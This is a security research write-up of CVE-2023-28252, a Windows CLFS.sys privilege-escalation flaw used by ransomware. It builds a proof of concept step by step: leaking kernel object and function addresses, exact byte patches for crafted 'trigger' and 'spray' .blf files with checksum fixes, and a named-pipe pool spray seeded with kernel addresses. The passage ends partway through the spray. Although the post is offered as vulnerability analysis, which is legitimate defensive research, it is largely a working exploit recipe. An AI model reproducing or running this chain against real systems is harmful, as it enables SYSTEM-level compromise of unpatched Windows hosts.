Analysis of CVE-2023-28252 CLFS vulnerability

Since February 2022 was reported a new ransomware that appears to be using a Windows 0-day vulnerability, according to the research conducted by Trend Micro.
More information about this ransomware can be found at this link.
According to analysis by Kaspersky, the Nokoyawa ransomware group has used other exploits targeting the Common Log File System (CLFS) driver since June 2022, with similar but distinct characteristics, all linked to a single exploit developer.
In April 2023 when Microsoft released the patch, the CVE-2023-28252 as assigned.
Previously, in 2022 a similar bug in the same component was researched by us, and documented in this blogpost

Common Log File System (CLFS) file format:

To face the analysis, it's necessary to know the ***.blf*** file format, that is handled by the vulnerable Common *Log File System* driver called **CLFS.sys** and that is in driver's folder within system32.

More information about this filetype can be found in the links below:

https://www.zscaler.com/blogs/security-research/technical-analysis-windows-clfs-zero-day-vulnerability-cve-2022-37969-part

https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/introduction-to-the-common-log-file-system

https://github.com/ionescu007/clfs-docs/blob/main/README.md


https://www.coresecurity.com/core-labs/articles/understanding-cve-2022-37969-windows-clfs-lpe

The vulnerability:

This analysis is made for *Windows 11 21H2*, *clfs.sys version 10.0.22000.1574* although it also works on *Windows 10 21H2*, *Windows 10* 22H2, *Windows 11 22H2* and *Windows server 2022*.

In previous Windows versions, it's necessary to adjust some values, otherwise we would produce a BSOD.

Microsoft Patch Tuesday april de 2023.



You can check the driver version as shown

When the vulnerability was published, in April 2023 I started with Esteban Kazimirow to perform the reversing of the CLFS.sys driver, although in this case, just analyzing the patch was very difficult to deduce where the bug was and how to trigger it, since the exploitation is very complex.

Later, a *blogpost* came out whose author, from a sample of a malware, showed some parts of the code decompiled by *HexRays* and some information that guided where the exploitation had to be faced.

Obviously the provided info was not complete, but without this help it would have been unlikely to have come to build the PoC and later a functional exploit.

To make it easier to understand, we will first explain how to build the PoC and then we will do the vulnerability analysis.

This blogpost contains two sections:

Building the PoC:

1-Get the kernel addresses we need for exploitation
2-Preparing the Path to create the .blf files:
3-Create the "trigger blf" file using the CreateLogFile() function
4-Crafting the “trigger blf” file
5-Getting the kernel address of the BASE BLOCK of trigger blf
6-Calling AddLogContainer with the handle of trigger blf
7-Preparing the spray blf files
8-Preparing the memory to perform the spray
9-Triggering the bug

Debugging:

1-Checking the memory spray

2-Looking at the RecordOffset[12] of trigger blf
3-Looking at the iFlushBlock value in spray blf file
4-Why does it read from BLOCK 1 SHADOW instead of BLOCK 0 CONTROL ?
5-Why the checksum is equal to zero in blf spray files ?
6-Ending the exploitation.
7-The real patch

Building the PoC:

1-Get the kernel addresses we need for exploitation

I'll create a function named **InitEnvironment** to obtain some necessary Kernel addresses.

Get the EPROCESS address of my process and store it in the **g_EProcessAddress** variable, then the EPROCESS address of the **SYSTEM** process, and store it in **system_EPROCESS**, then the **EHTREAD** address of the *main thread* of my process, and I store it in **g_EThreadAddress** and finally the address of the **PREVIOUS MODE** that in this version of the PoC will not be used.

```
g_EProcessAddress = GetObjectKernelAddress(hProcess);
printf("[+] MY EPROCESSS %p\n", (void*)g_EProcessAddress);

system_EPROCESS = GetObjectKernelAddress((HANDLE)4);
printf("[+] SYSTEM EPROCESSS %p\n", (void*)system_EPROCESS);

g_EThreadAddress = GetObjectKernelAddress(hThread);
printf("[+] _ETHREAD ADDRESS %p\n", (void*)g_EThreadAddress);

g_PreviousModeAddress = g_EThreadAddress + OFFSET_OF_PREVIOUS_MODE;
printf("[+] PREVIOUS MODE ADDRESS %p\n", (void*)g_PreviousModeAddress);
```

This method is well known, the **GetObjectKernelAddress function,** calls **NtQuerySystemInformation** twice with the first argument *SystemExtendedHandleInformation*, the first call is passed with an incorrect size and returns error, but also returns the correct size that is used in the second call and obtains the information of all the handles, then going through in a loop the information of each handle and in the field **Object** of the correct **handleinfo** gets the address searched in kernel.

```
if (GetCurrentProcessId() == (DWORD)handleInfo->Handles[i].UniqueProcessId &&
(SIZE_T)Object == (SIZE_T)handleInfo->Handles[i].HandleValue)
        {
        kernelAddress = (SIZE_T)handleInfo->Handles[i].Object;
        bFind = TRUE;
        break;
        }
```

I also need the kernel addresses of the following functions exported by **CLFS.sys**:

- **ClfsEarlierLsn**
- **ClfsMgmtDeregisterManagedClient**

And the exported functions from **NTOSKRNL.exe**

- **RtlClearBit/PoFxProcessorNotification**
- **SeSetAccessStateGenericMapping**

To get these addresses uses a similar method that is used to get the kernel base of both modules, by calling **NtQuerySystemInformation** twice, but in this case the first argument will be *SYSTEM_INFORMATION_CLASS (*in the PoC we use the **FindKernelModulesBase** function for this purpose).

```
// Find CLFS functions

fnClfsEarlierLsn = clfs_kernelBase + offset_ClfsEarlier;
fnClfsMgmtDeregisterManagedClient = clfs_kernelBase + offset_ClfsMgmtDeregisterManagedClient;

printf("[+] Kernel ClfsEarlierLsn -----> %p", (void*)fnClfsEarlierLsn);
printf("[+] Kernel ClfsMgmtDeregisterManagedClient->%p",(void*)fnClfsMgmtDeregisterManagedClient);
```

Then it loads **CLFS.sys** and **NTOSKRNL.exe** as normal modules in user mode by calling to **LoadLibrary**, obtains the addresses in user mode with **GetProcAddress** and then subtracts the imagebase from each one, which obtains the offset of the function and finally adds each offset to the corresponding kernel bases and thereby obtains the kernel addresses of all the necessary functions.

```
//Find NTOSKRNL functions

fnRtlClearBit = ntos_kernelBase + offset_RtlClearBit;
fnSeSetAccessStateGenericMapping = ntos_kernelBase + offset_SeSetAccessStateGenericMapping;
fnPoFxProcessorNotification = ntos_kernelBase + offset_PoFxProcessorNotification;

printf("[+] Kernel RtlClearBit ------------------> %p", (void*)fnRtlClearBit);
printf("[+] Kernel SeSetAccessStateGenericMapping-> %p", (void*)fnSeSetAccessStateGenericMapping);
printf("[+] Kernel PoFxProcessorNotification -----> %p", (void*)fnPoFxProcessorNotification);
```

2-Preparing the Path to create the .blf files:

I create a function called **createInitialTriggerBlfFile** which will generate and write a **.blf file**.

The path that is used as an argument in the **CreateLogFile** is different from a normal path, for example to open the file *1280.blf* located in the *C:\Users\Public* folder, we must set the path **LOG:C:\Users\Public\1280.** This will be saved in the **stored_name_CreateLog** variable.

I do this by using **wsprintfW()** since **stored_env** stores the path **C:\Users\Public**, previously obtained from the environment variables. To this string I will prepend the string **LOG:** and a random name at the end, without the .**blf** extension.

```
//example= LOG:C:\Users\Public\1280

wsprintfW(stored_env_log, L"LOG:%s", stored_env);
srand((unsigned int)time(NULL));
random_part = rand() % 100 + 1;
```

This will be the path to my initial file that I'll call "**trigger blf".** Of course, I also must save the normal path to the same file without the **LOG:** in front and with the **BLF** extension to open it and modify it with **CreateFile(), WriteFIle()** as any other file, this path will be, for example: *C:\Users\Public\1280.blf*, and it will be stored in the **stored_name_fopen** variable**.**

```
//example= C:\Users\Public\1280.blf

wsprintfW(stored_name_fopen, L"%s\\%d.blf", stored_env, random_part);
```

Of course, both paths correspond to the same file, and I must use one or the other as appropriate.

3-Create the "trigger blf" file using the CreateLogFile() function.

The CreateLogFile function fulfills a function quite similar to **CreateFile()** (creates new files or open existing files and get their handle), even some arguments are similar, but **CreateLogFile()** only works with *blf* files.

In addition, when it opens an existing file, it verifies that the format is ok, even if each block has a checksum and if this is not correct it will return an error.

I'll create 2 kinds of BLF files:

1. The Trigger blf

2. The Spray blf

Both are blf files but modified in a different way.

```
CLFSUSER_API HANDLE CreateLogFile(
  [in]           LPCWSTR                pszLogFileName,
  [in]           ACCESS_MASK            fDesiredAccess,
  [in]           DWORD                  dwShareMode,
  [in, optional] LPSECURITY_ATTRIBUTES psaLogFile,
  [in]           ULONG                  fCreateDisposition,
  [in]           ULONG                  fFlagsAndAttributes
);
```

In this way the PoC first creates the "**trigger blf**" file, using **CreateLogFile**, with the path for example: **LOG:C:\Users\Public\1280** that I have set up before, and was stored in the **stored_name_CreateLog** variable.


The fifth argument **fCreateDisposition**, as in ***CreateFileA()***, can take the following values:

```
#define CREATE_NEW          1
#define CREATE_ALWAYS       2
#define OPEN_EXISTING       3
#define OPEN_ALWAYS         4
#define TRUNCATE_EXISTING   5
```

In this case I'll use the *OPEN_ALWAYS* argument, so the file will be created if it does not exist and if it exists it will be opened. Since the file doesn't exist yet, it will be created with a random name.

```
logFile = CreateLogFile(stored_name_CreateLog, GENERIC_READ | GENERIC_WRITE, 1, 0, 4, 0);
```

CreateLogFile() will create our "**trigger blf**" file with its 6 blocks and their corresponding checksums and will return the handle that will be stored in the **logFile** variable.



Each block will have from the offset showed at left column, a header whose size is 0x70 bytes.

So, for example, the header of the **CONTROL BLOCK** goes from offset 0x0 to 0x70.

MyLog.blf


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	15	00	01	00	02	00	02	00	00	00	00	00	4B	82	4C	C6	..........K,LÆ
00000010	01	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	FF	............ÿÿÿÿ
00000020	00	00	00	00	FF	FF	FF	FF	70	00	00	00	00	00	00	00	....ÿÿÿÿp.......
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	..HEADER........
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000060	00	00	00	00	00	00	00	00	F8	03	00	00	00	00	00	00	........ø.......
00000070	01	00	00	00	00	00	00	00	1C	5F	00	00	F5	C1	F5	C1	........._..õÁõÁ
00000080	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000B0	00	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	....
000000C0	00	00	00	00	00	00	00	00	00	04	00	00	00	00	00	00	....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000E0	00	04	00	00	00	04	00	00	01	00	00	00	00	00	00	00	....

All headers of all blocks have the same structure called **_CLFS_LOG_BLOCK_HEADER**.

This is the header structure:

```
Offset  Size  struct _CLFS_LOG_BLOCK_HEADER
                {
  0000  0001      UCHAR MajorVersion;
  0001  0001      UCHAR MinorVersion;
  0002  0001      UCHAR Usn;
  0003  0001      CLFS_CLIENT_ID ClientId;
  0004  0002      USHORT TotalSectorCount;
  0006  0002      USHORT ValidSectorCount;
  0008  0004      ULONG Padding;
  000C  0004      ULONG Checksum;
  0010  0004      ULONG Flags;
  0018  0008      CLFS_LSN CurrentLsn;
  0020  0008      CLFS_LSN NextLsn;
  0028  0040      ULONG RecordOffsets[16];
  0068  0004      ULONG SignaturesOffset;
        0070  };
```

At offset 0xC of the header I can find the **checksum,** so as the **CONTROL BLOCK** starts at offset 0, the checksum will be in the offset 0xC of the file and so each block will have its checksum at 0xC from the beginning of its block.



4-Crafting the “trigger blf” file:

To modify the **trigger blf** file, I must open it as a normal file either with **CreateFileA** or with **fopen** and then modify it with **WriteFile** or **fwrite** respectively, I perform this at the beginning of the **fun_prepare** function of the PoC.

Remember that the normal path is stored in the **stored_name_fopen** variable, so I use it to open the file with **wfopen_s** (which is a variant of **fopen** that supports Unicode strings).

The file is modified in the **craftTriggerBlfFile** function called from **fun_prepare**.

```
void fun_prepare() {

        _wfopen_s(&pfile, stored_name_fopen, L"rb+");
        if (pfile == 0) {
                printf("\nCant't open file, error %x\n", GetLastError());
                exit(1);
        }
        craftTriggerBlfFile (pfile);
```

Then I call **fseek** to point to the offset to be changed and then with **fwrite** the file is modified.

```
                    TRIGGER BLF FILE MODIFICATIONS

offset 0x858  to 0x369
offset 0x1dd0 to 0x15a0
offset 0x1dd4 to 0x1570
offset 0x1de0 to 0xC1FDF008
offset 0x20b8 to 0x1888
offset 0x20bc to 0x1858
offset 0x20c8 to 0xC1FDF008
offset 0x20cc to 0x30
offset 0x20e0 to 0x05000000
offset 0x1de4 to 0x30
offset 0x1df8 to 0x05000000
offset 0x8258 to 0x369
offset 0x97d0 to 0x15a0
offset 0x97d4 to 0x1570
offset 0x97e0 to 0xC1FDF008
```


The changes to be made to the "**trigger blf**" file are as follows:

After making these changes, the **FixCRCFile** is called to calculate the new checksum and fix the checksums of the first 4 blocks. The next two blocks do not have any changes, so it is not necessary to recalculate their checksums.

```
SetFilePointer(hFile, 0xc, NULL, FILE_BEGIN);
WriteFile(hFile, &CRC, 4, &numread, NULL);
SetFilePointer(hFile, 0x40c, NULL, FILE_BEGIN);
WriteFile(hFile, &CRC1, 4, &numread, NULL);
SetFilePointer(hFile, 0x80c, NULL, FILE_BEGIN);
WriteFile(hFile, &CRC2, 4, &numread, NULL);
SetFilePointer(hFile, 0x820c, NULL, FILE_BEGIN);
WriteFile(hFile, &CRC3, 4, &numread, NULL);
```

5-Getting the kernel address of the BASE BLOCK of trigger blf:

The CLFS.sys driver reads the six blocks of the file, and to store their content makes an allocation in the Kernel pool.



There's a very important structure of size 0x90 that in the previous blogpost of CVE-2022-37969, through reversing I found some fields and called it **pool_0x90**. After much more reversing, now I know that its real name is **m_rgBlocks** and as the controller goes allocating memory to copy from the file the contents of each block, there it saves the size of each block, the start offset, and the kernel address where it was stored.

```
struct m_rgBlocks
{
CLFS_METADATA_BLOCK block0;
CLFS_METADATA_BLOCK block1;
CLFS_METADATA_BLOCK block2;
CLFS_METADATA_BLOCK block3;
CLFS_METADATA_BLOCK block4;
CLFS_METADATA_BLOCK block5;
};
```

It has six CLFS_METADATA_BLOCK that correspond to each block by its number.


Each structure CLFS_METADATA_BLOCK is 0x18 bytes long. (**0x18*6=0x90**)

```
struct _CLFS_METADATA_BLOCK
{
        /*0x0*/ PUCHAR pbImage;                          //es la dirección
donde se allocó el bloque
        /*0x8*/ ULONG cbImage;                           // es el size del
bloque
        /*0xc*/ ULONG cbOffset;                          // es el offset donde
comienza el bloque
        /*0x10*/ CLFS_METADATA_BLOCK_TYPE eBlockType; // es el número de
bloque
        };
```

In offset 0 there is a union, but at least in this exploit only the **pbImage** field is used, so simplifying it would be:

The allocation of that structure can be done from two different places of CLFS.sys driver, according to the creation of a new file or if an existing one is opened. In the case of when a new file is created, the driver allocates the 0x90 bytes from **CClfsBaseFilePersisted::CreateImage+28A,** while in the case of an existing file it allocates from **CClfsBaseFilePersisted**: **ReadImage+6E.**

After that, I'll get the start address of block 2 that corresponds to the **trigger blf** file, called **BASE BLOCK** that begins at offset **0x800** and its length is **0x7a00**.



Inside the **fun_prepare** function below this address will be found in kernel using this piece of the code.

```
CLFS_kernelAddrArray = getBigPoolInfo();

hlogfile = CreateLogFile(stored_name_CreateLog, 0xC0010000,
FILE_SHARE_READ, 0, 3, 0);
if (hlogfile == INVALID_HANDLE_VALUE) {
        printf("[+] Can't open hlog file\n");
        exit(0);
}
CLFS_kernelAddrArray = getBigPoolInfo();
```

First, the **getBigPoolInfo** function finds all the allocations in the pool that have the "Clfs" tag and a size of 0x7a00, then stores them in an array.

After that it opens again the **trigger blf** file previously modified by using **CreateLogFile** with the **OPEN_EXISTING** argument, so it opens an existing file, this will perform the allocation of its BASE BLOCK.

When **getBigPoolInfo** is called again, there'll be one new "Clfs" pool of size 0x7a00, and its address is retrieved by calling **NtQuerySystemInformation** twice.

The address of the **BASE BLOCK** of **trigger blf** file is stored in the **CLFS_kernelAddrArray** variable.

```
printf("[+] Pool CLFS kernel address: %p\n", (void*)CLFS_kernelAddrArray);
```

Note that if the modified **trigger blf** file does not have the correct checksum, the **CreateLogFile()** function will fail.

6-Calling AddLogContainer with the handle of trigger blf:

The last part of the **fun_prepare** function, calls the **AddLogContainer** api using the handle of the **trigger blf** file.

```
LONGLONG pcbContainer = 512;
WCHAR pwszContainerPath[768] = { 0 };
wsprintfW(pwszContainerPath, stored_env_containerfname);

AddLogContainer(hlogfile, (PULONGLONG)&pcbContainer, pwszContainerPath, 0);
```

7-Preparing the spray blf files:

In the last function of the PoC called to_trigger a second type of blf file will be created,

I'll name it **spray blf.**

This kind of file will be used to fill a memory space (spray), 10 equals of this kind are needed, but initially only one is created.

```
srand((unsigned int)time(NULL));
random_part2 = rand();

stored_log_arrays[0] = logFileNames(0);
stored_container_arrays[0] = containerNames(0);
stored_fopen_arrays[0] = fileNames(0);

logFile2 = CreateLogFile(stored_log_arrays[0], GENERIC_READ | GENERIC_WRITE, 1, 0, OPEN_ALWAYS, 0);
```

Three arrays will be created to store the random names of this files:

stored_log_arrays: store ten new random names of .blf files that will be used with **CreateLogFile.**

stored_container_arrays: store random names to create ten new container files.

stored_fopen_arrays: store the log files names of the first array (**stored_log_arrays** variable), but with their normal path (without the "LOG:" string) and with the .blf extension.

```
for (int i = 1; i < 10; i++)
{
        stored_log_arrays[i] = logFileNames(i);
        stored_container_arrays[i] = containerNames(i);
        stored_fopen_arrays[i] = fileNames(i);

        int resul=CopyFileW(fileNames(0), fileNames(i), TRUE);

        if (resul == 0) {
                DWORD error = GetLastError();
                printf("copy error: 0x%x\n", (unsigned int)error);
                exit(-1);
        }

        fun_trigger(stored_log_arrays[i], stored_fopen_arrays[i]);
}
```

On each iteration the **blf** file is copied using **CopyFileW,** the names that are stored in the arrays are assigned.


The **fun_trigger** function calls **craftSprayBlfFile** where modifications are made to each file and **FixCRCFile** will fix the CRCs.

```
int fun_trigger(WCHAR* _logfilename, WCHAR* _fopenfilename) {
        int error_flag = 0;
        _wfopen_s(&pfile2, _fopenfilename, L"r+");
        if (pfile2 == 0) {
                printf("Cant't open file, error %x\n", GetLastError());
                exit(1);
        }
        //printf("to Fix\n)");
        craftSprayBlfFile(pfile2);
        fclose(pfile2);
        error_flag=FixCRCFile(_fopenfilename);
        return error_flag;
}
```

Summarizing, I've created 10 similar files (spray blf) with random names with the following modifications:

```
SPRAY BLF FILES MODIFICATIONS

offset 0x7fe to 0x130
offset 0x6 to 0x1
offset 0x70 to 2
offset 0x84 to 2
offset 0x88 to 4
offset 0x8A to 4
offset 0x90 to 1
offset 0x94 to 3
offset 0x9c to 2
offset 0x484 to 2
offset 0x488 to 0
offset 0x48A to 0x13
offset 0x1b98 to 0x65c8
offset 0x9598 to 0x65c8
copies the first 0x400 bytes from offset 0 to offset 0x400.
```

The last change is to copy the entire block 0 (CONTROL BLOCK) to block 1 (CONTROL BLOCK SHADOW)



The effect of these changes, plus those made to the **trigger blf** file, will be explained later in the debugging chapter.

Some of these changes are those that produce vulnerability, while others are only necessary to bypass the driver checks.

At this point the files are already created and modified, ready to perform the spray, then when they are opened with **CreateLogFile**, they will be located in the memory area that we want, as will show later.

8-Preparing the memory to perform the spray

```
UINT64 arrayCLFSkernelAddress[12] = { 0 };

arrayCLFSkernelAddress[0] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[1] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[2] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[3] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[4] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[5] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[6] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[7] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[8] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[9] = CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[10] =CLFS_kernelAddrArray + 0x30;
arrayCLFSkernelAddress[11] =CLFS_kernelAddrArray + 0x30;
```

In the **to_trigger** function, an array of 12 elements is created, containing the address of the **BASE BLOCK** of *trigger blf* file plus 0x30.

Then, in the **fun_pipeSpray** function, the memory is filled with a spray of pipes, inside there's a loop that calls to **CreatePipe** and creates the number of pipes that is passed as a first argument, the second argument is an array that will store the handles of all the pipes created.

```
fun_pipeSpray(0x5000, handles_buffer1); //call to fun_pipeSpray with 0x5000 value
```

```
CreatePipe((PHANDLE)&temp_buffer[index], (PHANDLE)&temp_buffer[index + 1], 0, 0x25c0)
```

Within a loop, it calls to **CreatePipe** creating read-write pipes.

```
fun_pipeSpray(0x4000, handles_buffer2);//call to fun_pipeSpray with 0x4000 value
```

In this way first 0x5000 pipes will be created and then call again to create other 0x4000 pipes.

Then uses WriteFile to write to the first 5000 pipes, the array recently created with the addresses of BASE BLOCK + 0x30 of the **trigger blf** file**.**

```
for (int j = 0; j < 0x5000; j++)
{
        if (!WriteFile((HANDLE) *resulpipe, arrayCLFSkernelAddress, 0x60,
&byteswritten, 0))
        {
                do
                {
                        CloseHandle((HANDLE)*pipeA);
                        CloseHandle((HANDLE)pipeA[1]);
                        pipeA += 2;
                        --const_0x5000;
                } while (const_0x5000);
                exit(1);
        }
        resulpipe += 2;
}
```

